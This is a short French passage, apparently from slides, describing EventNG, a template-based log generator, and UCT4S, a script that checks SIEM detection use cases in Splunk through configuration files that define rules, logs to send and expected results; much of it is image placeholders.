
- Adapter les timestamps
- Modifier différents champs des logs

EventNG s'appuie sur des templates contenant des règles basées sur des sélecteurs regex.

Différents modes :

- static
- list / list-static
- subnet / subnet-static

Configuration du script




Les use cases sont définis à l'aide de fichiers de configuration dédiés qui décrivent :


- **La règle et la fenêtre de détection**
- **Les logs à générer (RAW logs + template)**
- **Comment les logs sont envoyés dans Splunk (index, sourcetype)**
- **Le résultat attendu pour considérer le test comme valide**

SIEM: UCT4S

Fonctionnement du script





Fonctionnement général



